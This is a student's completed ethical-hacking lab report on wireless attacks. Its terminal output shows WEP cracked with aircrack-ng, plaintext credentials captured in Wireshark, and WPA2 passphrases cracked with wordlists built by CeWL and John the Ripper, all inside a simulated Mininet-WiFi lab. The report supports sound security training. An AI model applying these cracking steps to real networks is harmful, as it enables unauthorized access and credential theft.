

# Exploiting Wireless Vulnerabilities (4e)

Ethical Hacking, Fourth Edition - Lab 07

Student:

Leandro Junior

Email:

juninhoromagnoli11@gmail.com

Time on Task:

5 hours, 18 minutes

Progress:


100%

Report Generated: Friday, March 28, 2025 at 12:59 PM

## Section 1: Hands-On Demonstration


### Part 1: Capture Unencrypted Traffic with Wireshark

16. Make a screen capture showing the HTTP headers in the Packet Bytes pane.




### Part 2: Encrypt Wireless Traffic with WEP


7. Make a screen capture showing WEP mode enabled on the GHostAPd Status page.



14. Make a screen capture showing WEP mode enabled and both sta2 and sta3 devices attached on the GHostAPd Status page.




### 24. Make a screen capture showing the Initialization Vector value in the Packet Details pane.



## Part 3: Break WEP Encryption

### 14. Make a screen capture showing KEY FOUND in your aircrack-ng output.




The screenshot shows a terminal window with two panes. The left pane shows the configuration of a Mininet network with three wireless nodes (sta2, sta3) and a central access point (wifinetwork). The right pane shows the output of the aircrack-ng command, which is running a PTW attack on a capture file named 'yourname\_Capture-01.cap'. The output indicates that 98247 packets were read and 1 potential target was identified. The attack was restarted every 5000 captured IVs, and a key was found at 12:34:56:78:9A. The key was decrypted correctly with 100% success.

```
wifi@TargetLinux01: ~/Topo$ cd Topo
wifi@TargetLinux01: ~/Topo$ sudo python open_wifi.py
[sudo] password for wifi:
*** Creating nodes
*** Configuring wifi nodes
*** Associating Stations
*** Starting network
*** Running CLI
*** Starting CLI:
mininet-wifi> sta2 iwconfig sta2-wlan0 key 123456789a
mininet-wifi> sta2 iwconfig sta2-wlan0 essid simplewifi
mininet-wifi> sta3 iwconfig sta2-wlan0 key 123456789a
mininet-wifi> sta3 iwconfig sta2-wlan0 essid simplewifi
Error for wireless request "Set Encode" (8B2A) :
  SET failed on device sta2-wlan0 ; No such device
mininet-wifi> sta3 iwconfig sta3-wlan0 key 123456789a
mininet-wifi> sta3 iwconfig sta3-wlan0 essid simplewifi
mininet-wifi> xterm sta1
mininet-wifi> xterm sta1
mininet-wifi>

[root@TargetLinux01:~/home/wifi/sta1]# aircrack-ng -n 64 -b 00:02:00:00:00:10 yourname_Capture*.cap
Reading packets, please wait...
Opening yourname_Capture-01.cap
Read 98247 packets.
1 potential targets
Attack will be restarted every 5000 captured ivs.
Starting PTW attack with 33514 ivs.
KEY FOUND! [ 12:34:56:78:9A ]
Decrypted correctly: 100%
```

### 27. Make a screen capture showing the decrypted Hypertext Transfer Protocol data.






## Section 2: Applied Learning


### Part 1: Capture Unencrypted Traffic with Wireshark

15. Make a screen capture showing the “Username” and “Password” form items in the Packet Details pane.




### Part 2: Encrypt Wireless Traffic with WPA2

6. Make a screen capture showing the **GHostAPd Status** page with WPA2 enabled as the Security Mode.






21. Make a screen capture showing the **CCMP Ext. Initialization Vector** in the **Packet Details** pane.



## Part 3: Break WPA2 Encryption


21. Make a screen capture showing the length of your new *yourname\_Capture.txt* wordlist in the JtR output.



```
root@sta1: ~
wifi@TargetLinux01: ~/TopoExploiting Wireless Vulnerabilities (4e) root@sta1: ~
Lubuntu
> Do you want to add some key words about 2025-03-28 17:27:15 Y
> Please enter the words, separated by comma. [e.g. Nuker,juice,black], spaces will be removed: ro
zzweiler, ebay, mothershipper
> Do you want to add special chars at the end of words? Y/[N]:
> Do you want to add some random numbers at the end of words? Y/[N]:
> Leet mode? (i.e. leet = 1337) Y/[N]:

[+] Now making a dictionary...
[+] Sorting list and removing duplicates...
[+] Saving dictionary to rodney.txt, counting 448 words.
[+] Now load your pistolero with rodney.txt and shoot! Good luck!
(root@sta1)-[~]
# timelimit -t 40 -s 2 cewl -d 2 -m 7 -w area51.txt https://en.wikipedia.org/wiki/Area_51
CeWL 5.4.8 (Inclusion) Robin Wood (robin@diginiinja) (https://diginiinja/)
timelimit: sending warning signal 2
Hold on, stopping here ...
(root@sta1)-[~]
# cat rodney.txt area51.txt | sort --unique > rodRadio.txt
(root@sta1)-[~]
# wc -l rodRadio.txt
wc: invalid option -- '1'
Try 'wc --help' for more information.
(root@sta1)-[~]
# wc -l rodRadio.txt
9996 rodRadio.txt
(root@sta1)-[~]
# john --wordlist=/root/rodRadio.txt --rules=years --stdout > yourname_Wordlist.txt
Using default input encoding: UTF-8
Press 'q' or Ctrl-C to abort, almost any other key for status
299880p 0:00:00:00 100.00% (2025-03-28 16:26) 3748Kp/s YIKIMJACp1999
(root@sta1)-[~]
#
```

23. Make a screen capture showing the **discovered passphrase** in your aircrack output.



```
root@sta1: ~
wifi@TargetLinux01: ~/TopoExploiting Wireless Vulnerabilities (4e) root@sta1: ~
Aircrack-ng 2025-03-28 11:29:51
[00:00:47] 153624/299880 keys tested (2899.13 k/s)
Time left: 50 seconds 51.23%
KEY FOUND! [ Roswell1984 ]

Master Key : 00 64 0F 4E 4F 5C C7 18 5C 04 6E 8D CE D9 61 CC
             E8 86 09 30 60 2D 72 7D 74 F1 A6 B1 47 38 FC 76

Transient Key : CD E5 D2 F0 29 E2 B7 D4 1A BB 7A F3 0E DE 7D CE
                DA 42 00 DE 7B 66 69 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
                00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

EAPOL HMAC : 12 DE 53 8B 2B 3A E0 1E 1F 00 FF 2F 9F 6C D7 48

(root@sta1)-[~]
#
```

